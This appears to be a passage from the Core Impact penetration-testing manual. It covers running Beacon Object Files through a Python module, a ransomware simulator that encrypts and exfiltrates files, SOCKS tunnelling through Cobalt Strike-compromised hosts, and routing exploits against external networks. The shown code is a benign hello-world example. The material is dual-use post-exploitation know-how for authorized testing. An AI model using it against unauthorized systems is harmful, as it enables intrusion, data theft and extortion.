
The above code makes DFR calls to `DsGetDcNameA` and `NetApiBufferFree` from `NETAPI32`. When you declare function prototypes for Dynamic Function Resolution, pay close attention to the decorators attached to the function declaration. Keywords, such as `WINAPI` and `DECLSPEC_IMPORT` are important. These decorations provide the compiler with the needed hints to pass arguments and generate the right call instruction.

NOTE:

When this process fails, Core Impact will refuse to execute the BOF and tell you which function it couldn't resolve.

Running a BOF from Core Impact

To run BOFs in the context of an Impact agent we created a new module **Run BOF**. Select **Modules > Post Exploitation > Run BOF** to open the Parameter dialog.



Parameters

FILENAME - the compiled BOF file to execute.

ENTRYPOINT_NAME - entry point function of the BOF (go by default).

FORMATTER - string formatter of arguments the given BOF need to run ok. The following are supported:

Type	Description	Unpack With (C)
i	4-byte integer	BeaconDataInt
s	2-byte short integer	BeaconDataShort
z	zero-terminated+encoded string	BeaconDataExtract
Z	zero-terminated wide-char string	(wchar_t *)BeaconDataExtract

ARGUMENTS - paramters to pass to the BOF.

Python Modules and BOF

You will likely want to develop a Core Impact Module to run your finalized BOF implementations within Core Impact instead of using the generic Run BOF module. A BOF is a

good place to implement a lateral movement technique, an escalation of privilege tool, or a new reconnaissance capability.

The `beacon_inline_execute` function is the entry point to run a BOF file. Here is a script to run a simple Hello World Program:

```
__xmldata__ = ""
<entity class="module" type="python" name="Hello World BOF Runner">
  <property type="container" key="products">
    <property type="bool" key="impact">true</property>
  </property>
  <property type="container" key="features">
    <property type="string" key="network"/>
  </property>
  <property type="string" key="category">Misc</property>
  <property type="string" key="classname">HelloWorldBOFRunner</property>
  <property type="bool" key="Local" readonly="1">true</property>
  <!-- Parameters -->
  <property type="container" key="highlight_preconditions" readonly="1">
    <!-- Use agent entities as the module target -->
    <property type="container" key="TargetClasses" readonly="1">
      <property type="string" key="agent" readonly="1"/>
    </property>
    <!-- Run the module in Windows agents only -->
    <property type="container" key="ValidTargets" readonly="1">
      <property type="string" key="windows" readonly="1"/>
    </property>
    <!-- Do not run the module in localagent -->
    <property type="container" key="TargetTypes" readonly="1">
      <property type="string" key="level0v2" readonly="1"/>
    </property>
  </property>

  <property type="string" key="author">Your name goes here</property>
  <property type="string" key="brief">This module runs a Beacon Object File (a.k.a BOF) in
the context of an Impact agent.</property>
  <property type="string" key="category">Misc</property>
```

```

<property type="xmldata" key="Description" readonly="1">
    <para>This module loads and executes a beacon object file in the source agent.</para>
    <para>
        <link>https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/beacon-object-files\_main.htm</link>
    </para>
</property>
<property type="string" key="version">$Revision: 220138 $</property>
</entity>""

```

```

import impact.modulelib
import impact.config
import impact.entity
from os.path import dirname, exists, basename, join, normpath #, isfile, isdir
import os
from impact.bof import BeaconPack, beacon_inline_execute

class HelloWorldBOFRunner(impact.modulelib.ModuleBase):
    def run(self):
        params = self.getParameters()
        host = impact.entity.get(impact.entity.t_agent()).get_host()
        arch = "x64" if host.get_arch() == "x86-64" else "x86"

        # read in the right BOF file
        helloWorldBOF_bof = join(impact.config.getUserPythonModulesPath(), "Hello", r""""Hello.%(Arch)s.o""", {'Arch': arch})
        with local_open(helloWorldBOF_bof, 'rb') as f:
            raw_bof_content = f.read()

        # pack our arguments
        bof_pack = BeaconPack()
        # FORMATTER          -> zi
        # DEFAULT VALUES   -> 'Hello World' 1234

        # Possible bof_pack functions: addshort(), addint(), addstr(), addWstr()
        bof_pack.addstr('Hello World')
        bof_pack.addint(1234)

```

```

# announce what we are doing
self.logMed("Running Hello BOF")

# execute it
output = beacon_inline_execute(raw_bof_content, bof_pack.getbuffer(), "demo")

# parse the output
self.logMed("BOF Standard Output was:")
self.logMed("{}".format(output[0]))

self.logMed("BOF Error Output was:")
self.logMed("{}".format(output[1]))

self.logMed("BOF File Outputs were:")

if (
    output[2] is not None and
    isinstance(output[2], list) and
    len(output[2]) > 0
):

    for fIdx, fOut in enumerate(output[2], start=0):

        self.logMed("File output {}: {}".format(fIdx))

        self.logMed("File Id: {}".format(fOut.fileId))
        oBuffer = fOut.buffer
        oFName = fOut.filename
        actualFileName = join(
            impact.config.getBOFOutputFilesPath(),
            basename(oFName)
        )
        self.logMed("File size:\n - (reported): {0}\n - (actual): {1}".format
(fOut.fileSize, len(oBuffer)))

        self.logMed("File Name\n - (requested): {0}\n - (actual): {1}".format(oFName,
actualFileName))

```

```

with local_open(actualFileName, "wb") as f:
    f.write(oBuffer)

self.logMed("[ ] End of File output {}:".format(fIdx))

```

The script first determines the architecture of the session. An x86 BOF will only run in an x86 Agent session. Conversely, an x64 BOF will only run in an x64 Agent session. This script then reads target BOF into a Python variable. The next step is to pack our arguments. The `bof_pack` variable packs arguments in a way that is compatible with Agent's internal data parser API and `beacon_inline_execute` runs the BOF with its arguments.

The `beacon_inline_execute` function accepts a string containing the BOF content as the first argument, the packed arguments as its second argument and the entry point as its third argument. The option to choose an entrypoint exists in case you choose to combine like-functionality into a single BOF.

Here is the C program that corresponds to the above script:

```

/*
 * Compile with:
 * x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
 * i686-w64-mingw32-gcc -c hello.c -o hello.x86.o
 */

#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>
#include "beacon.h"

void demo(char * args, int length) {
    datap parser;
    char * str_arg;
    int num_arg;

    BeaconDataParse(&parser, args, length);
    str_arg = BeaconDataExtract(&parser, NULL);
}

```



```
num_arg = BeaconDataInt(&parser);

BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_arg);
}
```

The demo function is our entrypoint. We declare the datap structure on the stack. This is an empty and uninitialized structure with state information for extracting arguments prepared with bof_pack. BeaconDataParse initializes our parser. BeaconDataExtract extracts a length-prefixed binary blob from our arguments. Our pack function has options to pack binary blobs as zero-terminated strings encoded to the session's default character set, a zero-terminated wide-character string, or a binary blob without transformation. The BeaconDataInt extracts an integer that was packed into our arguments. BeaconPrintf is one way to format output and make it available to the operator.

Ransomware Simulator

Users of Core Impact can now efficiently simulate a ransomware attack using an automated Rapid Pen Test (RPT). Given the close association with ransomware and phishing campaigns, the simulator can easily be paired with a phishing campaign RPT for deployment. From there, security teams are then able to mimic the behavior of multiple ransomware families, encrypting user-specified files using a fully reversible symmetric key. They can also exfiltrate files to establish which mission critical data is most at risk after the initial breach is complete.

Additionally, if enabled, the ransomware simulator offers an automatic rollback after a set amount of time, leaving the environment as it was before the attack. If files remain encrypted, this gives defensive utilities a chance for detection and subsequent triggering of corrective actions.

Finally, Core Impact's ransomware simulator enables the definitive move of most ransomware strains: the ransom note. Security teams can create and leave an explanatory README file once the exercise has been completed. This file will inform a user that they have experienced a ransomware scenario and can prompt them to contact the security team or provide other next steps, such as further training on ransomware and how it can get into your system.

This module accepts a path to a folder to encrypt and runs the encryption on a given target. As any ransomware would do, it allows to select whether to rename the encrypted files or not, exfiltrate data and customize the delivered Readme file. This module can be automatically run after the installation of an Agent to make the attack more realistic or as part of a macro.

Parameters

FOLDER TO ENCRYPT - Remote folder which files will be encrypted.

RENAME FILES - If enabled, the module will rename the files, adding the extension .1mp4ct, in the target directory on the victim machine to replicate the behavior many ransomwares have.

Automatic Decryption/AUTOMATICALLY DECRYPT - If enabled, the module will first encrypt the files and decrypt them afterwards to validate if the AV or EDR detected that behavior.

Automatic Decryption/DELAY TO DECRYPT - Time, in seconds, the files will remain encrypted.

Exfiltration/AUTOMATICALLY EXFILTRATE DATA - If enabled, the files in the folder will be downloaded to the Core Impact server.

Exfiltration/DESTINATION FOLDER -- Local folder where the exfiltrated files will be downloaded.

Readme/LEAVE README - If enabled, the module will leave a README_Ransomware.txt file in the target directory on the victim machine to replicate the behavior many ransomwares have.

Readme/README FILE - Readme file to be left in the target. If a file is not provided a default one will be used in case configured to do so.

You can see Core Impact's ransomware simulation in action in the overview video below:

Additionally, [Outflank Security Tooling](#)'s Fake Ransom complements Core Impact's ransomware simulator, enhancing its authenticity to better test incident response.

SOCKSProxy Client

Core Impact has added the ability to tunnel traffic through a SOCKSProxy. This means that we can run Impact modules, tunneling them through any SOCKSProxy configured by the customer.

The basic process involves:

- Spinning up a SOCKSProxy Server in Cobalt Strike.
- Configuring the SOCKSProxy tunnel in Core Impact for a given agent.
- Running Impact modules as if they were triggered from Cobalt Strike.

Two new modules have been created:

- Create Tunnel via SOCKS with Cobalt Strike beacon
- Create Tunnel via SOCKS with SOCKS Proxy Server

Parameters for both modules are the same:

Name	Value
TARGET	localagent
SOCKS PROXY IP	1.1.1.1
SOCKS PROXY PORT	8080
SOCKS VERSION	4
<input checked="" type="checkbox"/> Reverse Proxy Configuration	
CONNECT BACK HOSTNAME	
REVERSE PROXY PORT	9090
<input checked="" type="checkbox"/> Advanced Configuration	
WEB SERVER PORT	8081
<input checked="" type="checkbox"/> SOCKS 5	
<input checked="" type="checkbox"/> Authentication	
USERNAME	
PASSWORD	

Press F1 to view help on selected parameter.

Buttons: Help, OK, Cancel

Name

TARGET - Agent on which the tunnel will be created.

SOCKS PROXY IP - IP of the SOCKSProxy server configured.

SOCKS PROXY PORT - Port where the SOCKS Server is listening.

SOCKS VERSION - SOCKS protocol version. v4 or v5.

Reverse Proxy Configuration

CONNECT BACK HOSTNAME - IP address of the last hop in the chain. Defaults to SOCKS_IP when not configured.

REVERSE PROXY PORT - TCPport that agents will use when connecting back to their host.

Advanced Configuration

WEB SERVER PORT - Some modules require an extra port to fully work ok (ie: exploits that require to connect to a WebServer to download needed files from Impact). This parameter specifies which is this port the agent will send HTTP requests to. (A tunnel should be configured in the SOCKSServer host to the Impact host for this to work).


SOCKS 5

Authentication - Only applicable in SOCKS5 that have configured authentication.


USERNAME - username to authenticate with the SOCKSServer.

PASSWORD - password to authenticate with the SOCKSServer.


After running the Module




With a right-click you can **Activate** or **Deactivate** the tunnel like so:



When it's Active, it is shown bold. And traffic generated from that agent is tunneled through the SOCKSServer. This is a per-agent configuration.



Users can also interact with this new entity type from the **AttackMap** view.



Interoperate Between Cobalt Strike and Core Impact

Steps

1. Start SOCKS from the desired CobaltStrike pwned host
 - a. Choose desired **Proxy Server Port**.
 - b. Select **SOCKS Version**.
 - c. Configure **Authentication** or leave it *NoAuth*.
2. Configure **Proxy Pivots** of type **reverse port forwarding** for both Impact parameters:
 - REVERSE_PROXY_PORT
 - AUXILIARY_PORT
3. Run **Create Tunnel via SOCKS with Cobalt Strike beacon** on the desired agent from Impact. Fill parameters with values configured in previous steps.

Core Impact traffic will now be tunneled through Cobalt Strike's SOCKS.

Transferring a Core Impact Installation

If you need to transfer an installed and activated version of Core Impact to a different computer because you are upgrading your hardware, you will need to follow the below steps:

1. Deactivate your Core Impact installation.
 - a. From the Core Impact dashboard screen, select **Tools -> Deactivate Core Impact**
 - b. The Deactivation Wizard will appear. Click the **Next** button.




figure 68 - Deactivation Wizard

- c. Select a Deactivation Method - either via Internet connection or via telephone or email - then click the **Next** button.





figure 69 - Deactivation Method

- d. If deactivating via the Internet, you will then need to verify the Internet connection method.



Core Impact Deactivation Wizard

Deactivate Core Impact
Choose the preferred connection mechanism.

Internet connection

☒ Use System Proxy settings
☐ Direct connection to the internet
☐ Use a proxy server


Address: 192.168.0.1 Port: 80

Username: Password:

< Back Next > Cancel

figure 70 - Internet Connection

- e. If deactivating via telephone or email, your next step will be to contact Core Security and provide them with the Reference Code in order to receive your deactivation key. Enter the deactivation key into the field provided.



Core Impact Deactivation Wizard

Deactivate Core Impact
Contact us by telephone or email to receive your Deactivation Key.

Please contact us via telephone or email with the Product and Reference Codes shown below. We will reply back to you shortly with the appropriate Deactivation Key, which you can enter in the finish of the deactivation process. You don't need to keep this window open, you may cancel this wizard and restart it when you receive the deactivation key from us.

Email: support@coresecurity.com
 Phone: +1 (678) 304-4485

Product Code: 5362-8721-2829-7642-5711 Reference Code: C569-413A-5271-A44A-BC19-8EE7

Deactivation Key:

< Back Next > Cancel

figure 71 - Telephone / Email Deactivation

- f. Click the **Next** button.

The deactivation will proceed and a notification will appear when complete. Now that Core Impact is deactivated, you can proceed with the un-install.

2. Un-install Core Impact (see [Un-installing Core Impact](#)).
3. Install Core Impact on the new computer.
4. Activate the new installation (see [Activating Core Impact](#)).

Uninstalling Core Impact

If you are upgrading your hardware and you need to transfer your Core Impact software to a different machine, it is highly recommended that you first deactivate the software. If you fail to deactivate the software, you will not be able to activate Core Impact on another machine and you will need to contact Customer Support. Additional instructions describing the process of transferring your Core Impact installation to a new machine follow in section [Transferring a Core Impact Installation](#).

To uninstall Core Impact from your system, follow this procedure.

1. Open the **Microsoft Windows Control Panel** and select **Programs and Features**.
2. Select **Core Impact20.1** and click the **Uninstall** button.




figure 72 - Add/Remove Programs Dialog Box

3. The Windows Confirm Un-install Dialog Box will ask you if you really want to remove the product. Click Yes to continue with the un-install.




figure 73 - Confirm Uninstall


All Core Impact files except configuration and database files will be removed from your system.

External Network Test Routing

When testing an external network there are routing requirements to consider for delivering the exploit code and for agent communication if the systems has an exploitable vulnerability.

The first is the Core Impact software will be running an exploit attack on the exposed ports of a Firewall. Those exposed ports might point at one system behind the firewall or multiple systems.

The example below shows an attack against a firewall that leads to three systems behind the firewall. One is an SMTP Server on port 25, a second is a Web Server that uses both 80 and 443 and finally an SSH Server using port 22.



The Next part of the routing is the systems the exploit code is being run on must communicate back to the Core Impact system.

To do this you must configure the Network options for NAT information (**Tools \ Options \ Network**).

Options

Modules

Agents

Entities

Network

One Step RPT

User Actions

Core CloudCypher

Other

Network

Network Interface:
192.168.46.77 - Microsoft

Internet connection

☐ Use Internet Explorer settings

☒ Direct connection to the internet

☐ Use a proxy server

Address: 192.168.0.1 Port: 80

Username: Password: A

Network Address Translation (NAT)

☒ Core Impact is behind a NAT device

Public address: 68 . 166 . 249 . 200

Port range: From: 80 To: 80

Dashboard


☐ Do not connect to the Internet to retrieve information about updates, news and community stats

Reset OK Cancel

On the [Network Options screen](#), configure the **Public IP address** of your firewall and a **port** or **port range** that is open on your firewall and port forwarded to the Core Impact system.

For the port we recommend choosing port 80 to 80 or 443 to 443 and choosing the “Connect From” communication method and the appropriate port. Ports 80 and 443 are generally allowed outbound from most networks so nothing would need to be configured on the remote side. Also, your firewall needs to be configured to allow ports 80 or 443 inbound to the Core Impact system.

The example below shows the routing using the “Connect From” method using port 80.



Steps:

1. Configure your Firewall to allow the desired inbound port to the Core Impact system.
2. Configure your **NAT information** under **Tools \ Options \ Network**.
3. Create a workspace.
4. Run the **Information gathering RPT** against the External IP address(s).
5. Run the **Attack and Penetration RPT** or individual exploits against the discovered hosts.

Additional Information

When testing against external systems that are behind a firewall you may receive false positives on the OS and Architecture of the systems that are behind the firewall. This is due to packets sometimes being rewritten by the firewall. Make sure the information discovered in the Information gathering phase is accurate. If you need to correct any information you can right click-on the system and choose Properties.

Contacting Fortra

Please contact Fortra for questions or to receive information about Core Impact. You can contact us to receive technical bulletins, updates, program fixes, and other information via electronic mail, Internet, or fax.

Fortra Portal

For additional resources, or to contact Technical Support, visit the [Fortra Support Portal](https://support.fortra.com) at <https://support.fortra.com>.

For support issues, please provide the following:

- Check this guide's table of contents and index for information that addresses your concern.
- Gather and organize as much information as possible about the problem including job/error logs, screen shots or anything else to document the issue.